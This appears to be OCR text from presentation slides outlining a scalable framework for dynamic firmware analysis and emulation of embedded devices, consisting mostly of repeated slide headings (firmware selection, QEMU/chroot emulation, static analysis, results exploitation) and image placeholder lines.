
Firmware Selection

File Systems Preparation


Scalable Framework: Dynamic Firmware Analysis




Scalable Framework: Dynamic Firmware Analysis



Scalable Framework: Dynamic Firmware Analysis



Scalable Framework:
Dynamic Firmware Analysis



Feedback for Improving Analysis

Unpacked Firmware Sources

Firmware Selection

File Systems Preparation

Scalable Cloud VM I

Dynamic Analysis

QEMU/Chroot

Analy is


Static Analysis

Doc Root Analysis


Results Collection and Analysis

Results Exploitation


Embedded Devices Emulation: Mind the Scalability/Heterogeneity




Embedded Devices Emulation: Mind the Scalability/Heterogeneity




Embedded Devices Emulation: Mind the Scalability/Heterogeneity



